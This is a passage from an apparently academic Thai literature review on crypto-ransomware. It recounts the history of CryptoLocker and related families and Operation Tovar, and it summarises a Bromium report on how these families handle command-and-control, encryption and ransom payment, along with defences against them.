ทั้งนี้เมื่อถึงจุดที่มีผู้ติดเชื้อและได้รับความเสียหายจากมัลแวร์ CryptoLocker มากขึ้นเรื่อย ๆ ชุมนุมหรือกลุ่มของนักพัฒนาด้านความปลอดภัยก็ได้เผยแพร่วิธีการที่จะช่วยในการป้องกันหรือลดผลกระทบจากมัลแวร์ด้วยเช่นกัน ไม่ว่าจะเป็น CryptoLocker Scan Tool จากบริษัท Omnispear โดยใช้ในรวบรวมรายชื่อของไฟล์ที่ถูกเข้ารหัสโดย CryptoLocker ออกมาเพื่อใช้ในการกู้คืนข้อมูลต่อไป, โปรแกรมแบบเสียค่าใช้งาน CryptoPrevent [29] คุณสมบัติของ Software Restriction Policies เช่นเดียวกัน หรือจะเป็นโปรแกรม CryptoGuard จาก SurfRight [30] ซึ่งใช้หลักการของการสร้างไดร์เวอร์ที่คอยตรวจสอบการทำงานของระบบไฟล์ภายในคอมพิวเตอร์ หากมีพฤติกรรมที่น่าสงสัยว่าจะเป็นการกระทำของมัลแวร์เกิดขึ้น CryptoGuard จะระงับการกระทำใด ๆ ต่อไฟล์นั้นและอนุญาตให้ผู้ใช้งานสามารถที่จะลบไฟล์นั้นก่อนที่จะทำงานได้ทันที

เมื่อพูดถึงทางเลือกของผู้ที่ได้รับผลกระทบจากมัลแวร์ CryptoLocker นั้นก็ไม่ได้มีให้เลือกมากมายเท่าใดนัก การพยายามที่จะถอนการติดตั้งหรือลบมัลแวร์ออกจากคอมพิวเตอร์โดยการใช้โปรแกรมป้องกันมัลแวร์ต่าง ๆ นั้นในบางครั้งก็อาจมีการเข้าไปลบข้อมูลที่จำเป็นต่อการโอนเงินค่าไถ่ซึ่งทำให้เป็นการตัดตัวเลือกที่จะโอนเงินทิ้งไปในทันที ซึ่งนั่นก็ไม่ใช่ทางเลือกที่ดีเท่าใดนัก เพราะถึงแม้ว่ามัลแวร์จะถูกลบออกไปจากระบบแล้ว ผลของการเข้ารหัสก็ยังคงอยู่กับไฟล์ต่าง ๆ ผู้ควบคุมมัลแวร์ CryptoLocker จึงได้เปิดบริการที่เรียกว่า CryptoLocker Decryption Services ขึ้น โดยเปิดโอกาสให้ผู้ใช้สามารถอัพโหลดไฟล์ที่ต้องการจะถอดรหัสไปที่เซิร์ฟเวอร์ของผู้ควบคุมมัลแวร์ได้ พร้อมทั้งจ่ายเงิน 10 BTC (Bitcoin) เพื่อซื้อกุญแจลับที่จะใช้ใน หรือถ้าผู้ใช้งานยินยอมที่จะจ่ายเงินเพื่อซื้อกุญแจลับภายในช่วงเวลา 72 ชั่วโมงหลังเริ่มติดมัลแวร์ มูลค่าของกุญแจลับจะเหลือเพียง 2 BTC ซึ่งเป็นราคาเริ่มต้นในตอนแรก [17]

การโจมตีของมัลแวร์เรียกค่าไถ่ CryptoLocker ยังคงสร้างความเสียหายไปเรื่อย ๆ จนถึงช่วงปี ค.ศ. 2014 ซึ่งในตอนนั้นการแพร่ระบาดของ CryptoLocker ส่วนหนึ่งมาจากการแพร่กระจายของโทรจันซึ่งพัฒนาต่อจาก ZeuS ที่เรียกว่า GameOver Zeus การแพร่ระบาดของโทรจันในตระกูล ZeuS นั้นได้ถูกอธิบายโดยใช้คำว่าบ็อตเน็ต (botnet) ซึ่งหมายถึงการใช้มัลแวร์มุ่งโจมตีไปยังคอมพิวเตอร์เป้าหมายและสร้างเป็นเครือข่ายของคอมพิวเตอร์ที่ถูกโจมตีและยึดครองแล้วจำนวนมาก ผู้ที่ควบคุมบ็อตเน็ตมักจะใช้วิธีการควบคุมบ็อตเน็ตโดยบังคับให้บ็อตเน็ตเชื่อมต่อกลับมายังเซิร์ฟเวอร์ซึ่งถูกติดตั้งรอเอาไว้และสั่งงานจากที่นั่น หนึ่งในวิธียอดนิยมคือการให้บ็อตเน็ตเชื่อมต่อกลับมายังเซิร์ฟเวอร์ที่ให้บริการ IRC (Internet Relay Chat) และใช้ลักษณะของเซิร์ฟเวอร์ IRC ที่

เป็นห้องพูดคุยแบบออนไลน์ในการสั่งงานบ็อตเน็ตแทน บ็อตเน็ตมีอัตราการแพร่กระจายในระดับที่สูงมากและทำให้มันเป็นช่องทางในการแพร่กระจายมัลแวร์เรียกค่าไถ่อย่าง CryptoLocker เช่นกัน

ในวันที่ 2 มิถุนายน ค.ศ. 2014 กระทรวงยุติธรรมสหรัฐฯ ได้ประกาศปฏิบัติการชื่อว่า Operation Tovar โดยเป็นการร่วมมือกับหน่วยงานทางกฎหมายจากนานาประเทศเพื่อยับยั้งและทำลายเครือข่ายการแพร่กระจายของบ็อตเน็ต Gameover Zeus ซึ่งในขณะนั้นมีการประมาณจำนวนของคอมพิวเตอร์ซึ่งติดบ็อตเน็ต Gameover Zeus โดยมีจำนวนทั้งหมดกว่าห้าแสนถึงหนึ่งล้านเครื่อง และในจำนวนนั้นก็มีเหยื่อของมัลแวร์เรียกค่าไถ่ CryptoLocker อยู่ด้วย [18]

Gameover Zeus เป็นบ็อตเน็ตซึ่งพัฒนาต่อมาจาก ZeuS และยังคงจุดประสงค์เดิมคือการขโมยข้อมูลธุรกรรมทางการเงินจากเครื่องของผู้ใช้งานที่ติดบ็อตเน็ต และยังทำการติดต่อกับคอมพิวเตอร์ที่ติดบ็อตเน็ตเครื่อง ๆ อื่นเพื่อสร้างเป็นเครือข่ายบ็อตเน็ตที่จะนำไปสู่ช่องทางในการทำอาชญากรรมทางด้านคอมพิวเตอร์อื่น ๆ ไม่ว่าจะเป็นการใช้เครือข่ายของบ็อตเน็ตเพื่อการสร้างสแปมหรือการใช้เพื่อการโจมตีแบบ DDoS โครงสร้างการทำงานของ Gameover Zeus มาว่าจะถูกพัฒนาต่อจาก ZeuS แต่ก็มีส่วนที่แตกต่างกันอย่างสิ้นเชิง เนื่องจาก Gameover Zeus ถูกออกแบบมาให้ทำงานแบบเพียร์ทูเพียร์ (peer-to-peer) ซึ่งแตกต่างจาก ZeuS ที่จำเป็นต้องมีการติดต่อกับเซิร์ฟเวอร์ที่ใช้ในการควบคุม จากการกวาดล้างในครั้งนี้ทำให้เซิร์ฟเวอร์ซึ่งใช้ในการควบคุม CryptoLocker ก็ได้ถูกติดตามและปิดไปด้วยจำนวนหนึ่ง [19]

ผลลัพธ์จากการติดตามและปิดเซิร์ฟเวอร์ของ CryptoLocker ทำให้มีการกู้คืนกุญแจลับซึ่งในใช้ในการเข้ารหัสออกมาได้จำนวนหนึ่ง ในช่วงเดือนสิงหาคมปี ค.ศ. 2014 บริษัท FireEye จึงได้ร่วมมือกับบริษัท Fox-IT ในเนเธอร์แลนด์เปิดบริการ DecryptionCryptoLocker ที่อนุญาตให้ผู้ใช้งานอัพโหลดไฟล์ที่ถูกเข้ารหัสโดย CryptoLocker และหากมีกุญแจลับซึ่งตรงกับกุญแจสาธารณะ บริการนี้ก็จะทำการส่งลิงค์สำหรับดาวโหลดโปรแกรมที่สามารถถอดรหัสไฟล์ทุกไฟล์บนคอมพิวเตอร์ของผู้ใช้งานได้ [20]

การปิดเซิร์ฟเวอร์ของ CryptoLocker อาจช่วยลดการแพร่กระจายของมันลงได้ส่วนหนึ่ง แต่ในภาพรวมของมัลแวร์เรียกค่าไถ่และขู่กรรโชกทั้งหมดนั้นกับตรงข้ามกัน จากประสิทธิภาพของ CryptoLocker ทำให้มันถูกนำมาเป็นต้นแบบให้กับมัลแวร์เรียกค่าไถ่และขู่กรรโชกตัวอื่น ๆ อีกมากมาย เพียงแค่เริ่มต้นด้วยการเปลี่ยนวิธีในการป้องกันไม่ให้ตรวจจับได้โดยโปรแกรมป้องกันมัลแวร์ก็อาจนำไปสู่การเกิดของสายพันธุ์ใหม่ ๆ ได้

สำหรับมัลแวร์เรียกค่าไถ่และขู่กระโชกรุ่นอื่น ๆ ซึ่งอยู่ในตระกูลเดียวกันกับ CryptoLocker สามารถสรุปข้อมูลได้ตามปีที่แพร่กระจายดังนี้

- พฤษภาคม ค.ศ. 2014: มัลแวร์เรียกค่าไถ่และขู่กรรโชก CryptoDefense เริ่มแพร่กระจายผ่านทางอีเมลสแปมในรูปแบบของไฟล์เอกสาร PDF โดยจะทำการ

เข้ารหัสลับกับไฟล์บางสกุลโดยใช้ API สำหรับเข้ารหัสของระบบปฏิบัติการวินโดวส์ CryptoDefense มีการใช้อัลกอริธึม RSA ที่มีขนาดของกุญแจเท่ากับ 2,048 บิต และบังคับให้ผู้ใช้งานโอนเงินในรูปแบบของ Bitcoin ไปยังเซิร์ฟเวอร์ที่อยู่ในเครือข่ายนิรนาม TOR (The Onion Router) อย่างไรก็ตามมีการค้นพบว่ามัลแวร์ CryptoDefense รุ่นแรกนั้นมีข้อบกพร่องในการทำงานทำให้มีการทิ้งบางส่วนของกุญแจลับไว้ในคอมพิวเตอร์ของเหยื่อที่ติดมัลแวร์ด้วย ส่งผลให้สามารถใช้โปรแกรมเช่น Emsisoft Decryptor ในการช่วยนำกุญแจลับออกมาและนำไปสู่การถอดรหัสลับได้ [21][23][24]

- มิถุนายน ค.ศ. 2014: มัลแวร์เรียกค่าไถ่และขู่กรรโชก CryptoWall เริ่มแพร่กระจายผ่านอีเมล,เว็บไซต์ที่ถูกแฮก, โฆษณาทางอินเตอร์เน็ตและผ่านมัลแวร์ตัวอื่น ๆ โดย CryptoWall เป็นมัลแวร์เรียกค่าไถ่ถูกพัฒนาต่อมาจาก CryptoDefense ทำให้มีคุณลักษณะหลายอย่างคล้ายคลึงกัน อาทิ มีการใช้อัลกอริธึม RSA ด้วยขนาดของกุญแจเท่ากับ 2,048 บิตในการเข้ารหัสและใช้เครือข่ายนิรนาม TOR ในตั้งเซิร์ฟเวอร์สำหรับควบคุมและรับเงิน Bitcoin ที่ผู้ใช้งานโอนเข้ามา จำนวนเงินค่าไถ่เริ่มตั้งแต่ 500 ดอลลาร์สหรัฐฯ และปรับเป็น 1,000 เมื่อหมดเวลานับถอยหลังโอนเงิน [22] ในช่วงเดียวกันนี้เอง มัลแวร์เรียกค่าไถ่ TorrentLocker ก็เริ่มแพร่กระจายผ่านทางอีเมลซึ่งหลอกให้ผู้ใช้งานดาวโหลดมัลแวร์ไปติดตั้ง รวมไปถึงการหลอกให้ผู้ใช้งานดาวโหลดและติดตั้งมัลแวร์ผ่านเว็บไซต์ปลอมที่ถูกตั้งขึ้นเพื่อหลอกผู้ใช้งาน กระบวนการของ TorrentLocker ยังคงมีความคล้ายคลึงกับมัลแวร์เรียกค่าไถ่และขู่กรรโชกตัวอื่น ๆ ไม่ว่าจะเป็นการใช้อัลกอริธึมในการเข้ารหัสลับทั้ง AES และ RSA ที่มีขนาดของกุญแจเท่ากับ 2,048 บิต, การวางเซิร์ฟเวอร์ไว้ในเครือข่าย TOR และอื่น ๆ [25]
- มกราคม ค.ศ. 2015 มัลแวร์เรียกค่าไถ่และขู่กรรโชก CTB-Locker เริ่มแพร่กระจายผ่านทางการดาวโหลดไฟล์ที่แนบมากับอีเมลสแปม โดย CTB เป็นชื่อที่ถูกย่อมาจาก Curve Tor Bitcoin ซึ่ง Curve หมายถึงการใช้อัลกอริธึมเข้ารหัสลับแบบอสมมาตร Elliptical Curve Cryptography ที่ถูกอ้างจากผู้พัฒนาว่าเทียบเท่ากับการใช้อัลกอริธึม RSA ที่มีขนาดของกุญแจเท่ากับ 3,072 บิต CTB-Locker พุ่งเป้าไปที่การเข้ารหัสลับกับไฟล์เอกสารและไฟล์มัลติมีเดียบางประเภท โดยเมื่อกระบวนการเข้ารหัสเสร็จสิ้นจะมีเวลาให้ผู้ใช้โอนเงินค่าไถ่ทั้งหมด 96 ชั่วโมง

The Future of Ransomware

ในอนาคตที่ไม่ไกลต่อจากนี้ ด้วยความนิยมของเทคโนโลยีแบบพกพาและแนวคิดของ Internet of Things (IoT) หากการคุกคามจากมัลแวร์เรียกค่าไถ่และขู่กรรโชกยังคงพัฒนาต่อโดยไม่มีวิธีการใดมาป้องกัน เราอาจมีโอกาสได้เห็นรถยนต์อัจฉริยะที่ล็อคตัวเองจนกว่าจะได้รับค่าไถ่หรือบ้านอัจฉริยะที่ประทุษร้ายต่อผู้อยู่อาศัยจนกว่าจะได้รับค่าไถ่ก็เป็นได้ เพราะทุกครั้งที่เทคโนโลยีก้าวไปข้างหน้า ภัยคุกคามก็ก้าวไปเช่นเดียวกัน

ตั้งแต่การปรากฏตัวครั้งแรกโดยบังเอิญของมัลแวร์เรียกค่าไถ่ในปี ค.ศ. 1989 จนถึงมัลแวร์เรียกค่าไถ่และขู่กรรโชกที่มีการใช้อัลกอริธึมในการเข้ารหัสลับที่ซับซ้อนในปัจจุบัน สิ่งที่บ่งบอกได้อย่างชัดเจนคือความพยายามอันไม่ลดละของเหล่าอาชญากรที่มีความมุ่งร้าย แม้ว่าหลายครั้งที่มัลแวร์เรียกค่าไถ่และขู่กรรโชกจะถูกหยุดด้วยระบบป้องกัน, โปรแกรมป้องกันมัลแวร์หรือแม้กระทั่งการสืบสวนไปจนถึงแหล่งที่มาและทำลายเครือข่ายทั้งหมด ก็ยังเป็นการแก้ปัญหาที่ช้าเกินไป เพราะทุกครั้งที่การแก้ปัญหาเหล่านี้เกิดขึ้น ก็มักจะมีผู้เคราะห์ร้ายหรือเหยื่อที่ได้รับความเดือดร้อนจากมัลแวร์เหล่านี้เกิดขึ้นก่อนแล้วเสมอ นั่นบ่งชี้ให้เห็นว่าทั้งตัวมัลแวร์, ผู้พัฒนามัลแวร์และผู้ควบคุมมัลแวร์ต่างยังคงนำหน้าผู้ใช้งานและระบบการป้องกันต่าง ๆ อยู่ก้าวหนึ่งเสมอ

2.2 งานวิจัยที่เกี่ยวข้อง

2.2.1 Understanding Crypto-Ransomware: In-Depth Analysis of the Most Popular Malware Families

Understanding Crypto-Ransomware: In-Depth Analysis of the Most Popular Malware Families [27] เป็นรายงานการวิเคราะห์มัลแวร์เรียกค่าไถ่โดยบริษัทด้านความปลอดภัย Bromium ซึ่งได้รวบรวมข้อมูลผลการวิเคราะห์มัลแวร์เรียกค่าไถ่ที่มีอัตราการแพร่กระจายอยู่ในระดับสูงมากมายรวมไปถึงประเด็นต่าง ๆ ที่น่าสนใจเกี่ยวกับมัลแวร์เรียกค่าไถ่

อ้างอิงตามรายงานฉบับนี้นั้น มัลแวร์เรียกค่าไถ่หรือโดยเฉพาะเจาะจงคือมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ (Crypto-ransomware) เป็นประเภทของมัลแวร์ที่ทำการเข้ารหัสลับกับไฟล์ในคอมพิวเตอร์ของเหยื่อด้วยอัลกอริธึมการเข้ารหัสลับที่มีความปลอดภัยสูง ซึ่งหลังจากที่กระบวนการการเข้ารหัสลับเสร็จสิ้นแล้วนั้น มัลแวร์จะมีการแจ้งเตือนกับผู้ใช้งานและเรียกร้องค่าไถ่จากผู้ใช้งาน กระบวนการเข้ารหัสลับของมัลแวร์เรียกค่าไถ่มีการเก็บกุญแจสำหรับถอดรหัสไว้ที่เซิร์ฟเวอร์ของผู้ควบคุมมัลแวร์ ซึ่งส่งผลให้เหยื่อหรือผู้ใช้งานที่ได้รับความเสียหายจากมัลแวร์เรียกค่าไถ่นั้นไม่สามารถกู้คืนไฟล์ที่ถูกเข้ารหัสได้ นอกเสียจากการเสียค่าไถ่ให้กับผู้ควบคุมมัลแวร์เพื่อแลกกับกุญแจในการถอดรหัส

เมื่อมีการเปรียบเทียบความแตกต่างอย่างชัดเจนระหว่างมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์กับมัลแวร์โดยทั่วไปนั้นจะมีความแตกต่างอยู่หลายประเด็นด้วยกัน อาทิ มัลแวร์เรียกค่าไถ่แบบ


เข้ารหัสไฟล์จะไม่มีการขโมยข้อมูลใด ๆ จากเหยื่อหรือผู้ใช้งาน แต่จะทำให้ไม่สามารถเข้าถึงข้อมูลต่าง ๆ ได้แทน หรือในประเด็นของการพยายามปิดบังการทำงานของตัวเองที่มัลแวร์โดยทั่วไปมักจะพยายามอย่างมากที่สุดไม่ให้ถูกตรวจพบ แต่ในกรณีของมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์นั้น การพยายามปิดบังตัวเองจะมีความสำคัญอยู่แค่ช่วงแรกเท่านั้น เพราะหลังจากที่มัลแวร์ได้ทำการเข้ารหัสจนจบสิ้นกระบวนการแล้ว การตรวจพบมัลแวร์จะไม่ช่วยให้ผู้ใช้งานกู้คืนข้อมูลได้เลย และในบางกรณียังส่งผลให้เกิดปัญหาในการโอนเงินเมื่อผู้ใช้ต้องการที่จะจ่ายค่าไถ่อีกด้วย ซึ่งสอดคล้องกับงานวิจัย Cryptovirology: Extortion-Based Security Threats and Countermeasures ของ Adam Young และ Moti Yung ที่พูดถึงคุณลักษณะของมัลแวร์ที่มีโอกาสในการอยู่รอดและสร้างความเสียหายได้สูง [2]

ในส่วนของช่องทางในการแพร่กระจายของมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์นั้นแทบไม่ได้แตกต่างจากมัลแวร์โดยทั่วไปเลย โดยช่องทางที่มักจะมีการแพร่กระจายได้แก่ การแพร่กระจายผ่านทางอีเมลสแปม, การใช้วิศวกรรมสังคม (Social Engineering), การถูกติดตั้งผ่านมัลแวร์ตัวอื่นหรือแม้กระทั่งการเยี่ยมชมหน้าเว็บไซต์ที่มีการฝังสคริปต์ที่มีจุดประสงค์ในการโจมตีเว็บเบราว์เซอร์ก็อาจเป็นช่องทางในการแพร่กระจายได้

สำหรับการวิเคราะห์นั้น Bromium ได้พุ่งเป้าไปที่มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ในช่วงปีค. ศ. 2013-2014 ไม่ว่าจะเป็น Dirty Decrypt, CryptoLocker, CryptoWall/CryptoDefense, Critroni/CTB Locker, Torrent Locker และ Cryptographic Locker และเน้นไปที่ CryptoLocker กับ Cryptowall ซึ่งมีจำนวนของกลุ่มตัวอย่างมากกว่ามัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์มากกว่ามัลแวร์ในสายพันธุ์อื่น ๆ และมีการแพร่กระจายเป็นจำนวนมาก ในการวิเคราะห์นั้นจะเริ่มจากการใช้วิศวกรรมย้อนกลับในการศึกษาการทำงานของโปรโตคอลที่มัลแวร์ใช้ในการติดต่อกับเซิร์ฟเวอร์ที่ทำหน้าที่สร้างและจัดเก็บกุญแจในการเข้ารหัสลับ (Command & Control server) หลังจากนั้นจะมีการจำลองเซิร์ฟเวอร์ดังกล่าวโดนเลียนแบบจากลักษณะของเซิร์ฟเวอร์จริงเพื่อศึกษาการทำงานของมัลแวร์และให้มัลแวร์นั้นได้ทำงานอยู่ภายในสภาพแวดล้อมที่ควบคุมได้ นอกจากนั้นจะมีการวิเคราะห์การเรียกใช้ API (Application Programming Interface) ของระบบปฏิบัติการโดยมัลแวร์เพื่อตรวจสอบว่ามัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์นั้นมีการเรียกใช้ไลบรารีในการเข้ารหัสใดบ้างและสุดท้ายจึงนำพฤติกรรมของมัลแวร์ในแต่ละสายพันธุ์มาเปรียบเทียบและสรุปผล

จากผลการวิเคราะห์โปรโตคอลที่มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ใช้ในการติดต่อแลกเปลี่ยนข้อมูลกับเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมจากกลุ่มตัวอย่างของมัลแวร์ CryptoLocker นั้น เมื่อมัลแวร์ถูกติดตั้งและเริ่มการทำงานบนคอมพิวเตอร์ของเหยื่อแล้ว มัลแวร์จะมีการรวบรวมข้อมูลเบื้องต้นของคอมพิวเตอร์เครื่องนั้นและเข้ารหัสลับด้วยอัลกอริธึมแบบ AES โดยใช้กุญแจเข้ารหัสลับแบบสมมาตรที่ถูกสร้างมาเฉพาะการเชื่อมต่อนั้นและแตกต่างกันไป

ตามแต่ละการเชื่อมต่อ หลังจากนั้นกุญแจของอัลกอริธึม AES จะถูกเข้ารหัสลับอีกครั้งด้วยกุญแจสาธารณะของอัลกอริธึม RSA ที่ถูกฝังมาในมัลแวร์ ส่วนของข้อมูลเบื้องต้นของคอมพิวเตอร์ที่ถูกเข้ารหัสและส่วนของกุญแจเข้ารหัสลับแบบสมมาตรที่ถูกเข้ารหัสจะถูกนำมารวมกันและส่งไปให้เซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมมัลแวร์ เมื่อเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมมัลแวร์ได้รับข้อมูลทั้งสองส่วนแล้ว เซิร์ฟเวอร์จะทำการถอดรหัสด้วยกุญแจลับของอัลกอริธึม RSA ที่มีอยู่ แล้วจึงทำการสร้างคู่ของกุญแจสาธารณะและกุญแจลับมาอีกคู่หนึ่งโดยคู่ของกุญแจที่ถูกสร้างมาใหม่นี้จะถูกใช้ในการเข้ารหัสลับกับไฟล์บนเครื่องของเหยื่อ เมื่อกระบวนการสร้างคู่กุญแจชุดใหม่เสร็จสิ้น กุญแจสาธารณะใหม่จะถูกส่งกลับมายังคอมพิวเตอร์ของเหยื่อโดยการเข้ารหัสลับด้วยอัลกอริธึม AES และเริ่มกระบวนการเข้ารหัสลับกับไฟล์ในทันที การทำงานของโปรโตคอลทั้งหมดนี้จะมีการใช้โปรโตคอล HTTP และมีการพัฒนาไปเป็นการใช้ HTTPS และ TOR ในการติดต่อสื่อสารถึงแม้ว่าจะมีการเข้ารหัสข้อมูลที่ส่งโดยตัวมัลแวร์เองแล้วก็ตาม เนื่องจากการใช้โปรโตคอลอย่าง HTTPS และ TOR นั้นทำให้ยากที่จะตรวจจับข้อมูลที่มีการรับส่งโดยใช้วิธีการตรวจสอบ network signature ในบางสายพันธุ์ของมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ อาทิ Dirty Decrypt และ CryptoLocker นั้น โดเมนเนมของเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมมัลแวร์จะถูกสร้างจากอัลกอริธึมที่เรียกว่า domain name generator algorithm (DGNA) ซึ่งทำให้ยากต่อการที่จะติดตามและปิดเซิร์ฟเวอร์ ประเด็นที่น่าสนใจจากผลการวิเคราะห์คือ มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ส่วนมากในกลุ่มตัวอย่างจะมีการติดต่อไปที่เซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมก่อนที่จะเริ่มทำการเข้ารหัสไฟล์ซึ่งหากสามารถตรวจจับและปิดกั้นการติดต่อสื่อสารได้ก่อนแล้ว การเข้ารหัสไฟล์ก็ไม่อาจจะเกิดขึ้นได้ ยกเว้นมัลแวร์บางสายพันธุ์อาทิ Critoni / CTB Locker ที่มีการเข้ารหัสไฟล์ก่อนจะมีการติดต่อกับเซิร์ฟเวอร์



รูปที่ 2.1 การติดต่อระหว่างคอมพิวเตอร์กับเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุม [27]

ในส่วนของอัลกอริธึมที่ใช้ในการเข้ารหัสลับกับไฟล์นั้น มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ในกลุ่มตัวอย่างมีการใช้อัลกอริธึมที่หลากหลาย ตั้งแต่การใช้อัลกอริธึมเข้ารหัสแบบ RC4 ไปจนถึง RSA ร่วมกับ AES และ ECDH ร่วมกับ AES ซึ่งโดยส่วนมากแล้วอัลกอริธึมที่ถูกใช้งานนั้นจะนำมาประยุกต์ใช้งานอย่างถูกต้อง มีเพียงส่วนน้อยในกลุ่มตัวอย่างเท่านั้นที่พบปัญหาในประยุกต์ใช้งานอัลกอริธึมในการเข้ารหัสลับ มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ยังมีการใช้งานไลบรารีเข้ารหัสที่หลากหลายด้วยเช่นเดียวกัน อาทิ WinCrypto ที่ง่ายต่อการเข้าแทรกแซงการทำงานเพื่อดึงค่าของกุญแจลับออกมา ไปจนถึงการใช้ไลบรารี OpenSSL ที่ถูกแนบมากับมัลแวร์ด้วย

ในส่วนประเภทของไฟล์ที่มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์เลือกที่จะเข้ารหัสนั้น โดยส่วนมากจะครอบคลุมประเภทของไฟล์ที่มีการใช้อยู่ทั่วไปทั้งหมด และยังมีแนวโน้มในการพัฒนาไปยังประเภทของไฟล์ที่พบเจอเฉพาะในระบบคอมพิวเตอร์ของภาคธุรกิจ เช่น ไฟล์ประเภทฐานข้อมูลอีกด้วย

ผลการวิเคราะห์ยังมีการชี้ให้เห็นถึงช่องทางที่มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์เรียกเก็บค่าไถ่ ในช่วงแรกมัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์มักจะเลือกใช้ช่องทางแบบ pre-paid อาทิ PaySafeCard หรือ MoneyPak แต่หลังจากการเข้ามาของสกุลเงินออนไลน์อย่าง Bitcoin ที่ไม่มีศูนย์กลางอย่างเช่นธนาคารคอยควบคุมและมีความนิรนามในเรื่องของผู้ถือเงินสูง Bitcoin จึงกลายเป็นช่องทางหลักที่มัลแวร์เลือกใช้อย่างรวดเร็ว ภายในกระบวนการทำงานของ Bitcoin นั้นการดำเนินการทางธุรกรรมใด ๆ จะไม่สามารถย้อนกลับได้ ผู้ถือบัญชีไม่จำเป็นต้องระบุข้อมูลใด ๆ ในการเปิดบัญชีและถือเงิน ส่งผลให้มีเงินจำนวนมากทั้งเงินที่ถูกกฎหมายและผิดกฎหมายถูกหมุน

อยู่ในระบบตลอดเวลาและยังถือเป็นแหล่งชั้นดีในการฟอกเงินผิดกฎหมายให้ถูกกฎหมายอีกด้วย ในเรื่องจำนวนของค่าไถ่นั้นยังคงมีความแตกต่างกันอยู่มากในแต่ละประเภทของมัลแวร์ตั้งแต่ 100 ถึง 500 ดอลลาร์สหรัฐฯ และอาจจะเพิ่มไปเป็น 1,000 ดอลลาร์สหรัฐฯ ในกรณีที่ผู้ใช้งานไม่ยอมจ่ายค่าไถ่ตามช่วงเวลาที่กำหนด

ประเด็นสุดท้ายของการวิเคราะห์นั้นเป็นการพูดถึงลักษณะการพัฒนาของมัลแวร์ มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ส่วนมากถูกพัฒนาขึ้นโดยใช้ภาษา C/C++ มีเพียง CryptoLocker เท่านั้นที่ถูกพัฒนาโดย .NET บางส่วนในซอร์สโค้ดของมัลแวร์บางสายพันธุ์มีความคล้ายคลึงกันซึ่งอาจนำไปสู่การสรุปได้ถึงการมีความเกี่ยวข้องกันบางอย่างของกลุ่มผู้พัฒนาและควบคุมมัลแวร์ โดยส่วนมากแล้วนั้น มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ที่ถูกพัฒนามาในรุ่นแรกมักจะมีการพบข้อผิดพลาดของโปรแกรมซึ่งสามารถนำไปสู่การถอดรหัสไฟล์บางส่วนได้ แล้วจึงมีการแก้ไขข้อผิดพลาดดังกล่าวในมัลแวร์รุ่นต่อไปแทน ซึ่งอาจชี้ให้เห็นถึงประเด็นที่ผู้พัฒนามัลแวร์ก็มีการติดตามการวิเคราะห์และข่าวสารด้านมัลแวร์เช่นเดียวกัน

โดยสรุปจากผลการวิเคราะห์แล้ว การป้องกันจะเกิดขึ้นในสองช่วงด้วยกันคือในช่วงที่ผู้ใช้งานมีการดาวโหลดไฟล์ที่เป็นมัลแวร์มาและในช่วงของการเริ่มต้นการทำงานของมัลแวร์ที่เริ่มมีการยุ่งเกี่ยวกับโปรเซสภายในคอมพิวเตอร์ หากมีการตรวจพบมัลแวร์ในช่วงที่กระบวนการเข้ารหัสไฟล์เสร็จสิ้นแล้วนั้นก็คงสายเกินไปที่จะแก้ไขใด ๆ ได้ นอกเหนือจากการใช้ซอฟต์แวร์ป้องกันมัลแวร์แล้ว การหมั่นสำรองข้อมูลอย่างเป็นประจำและการเปิดใช้ฟีเจอร์อย่าง UAC ซึ่งมีในระบบปฏิบัติการวินโดวส์จะช่วยป้องกันผลกระทบและความเสียหายของมัลแวร์ได้ เนื่องจากมัลแวร์ส่วนมากนั้นจำเป็นต้องอาศัยสิทธิ์การเข้าถึงของผู้ดูแลระบบในการทำงาน ประเด็นสุดท้ายที่ทำให้มัลแวร์เรียกค่าไถ่หลายประเภทยังคงอยู่คือการที่ยังมีเหยื่อเป็นจำนวนมากจ่ายค่าไถ่ให้ หากไม่มีค่าไถ่ในส่วนนี้แล้วคงเป็นไปไม่ได้ที่จะมีการแพร่กระจายของมัลแวร์เรียกค่าไถ่อย่างเช่นทุกวันนี้อีก แต่นั่นคงเป็นเรื่องที่ยากถ้าเรายังคงมีมาตรการรักษาความปลอดภัยที่ไม่ดีพอ

2.2.2 Practical Malware Analysis

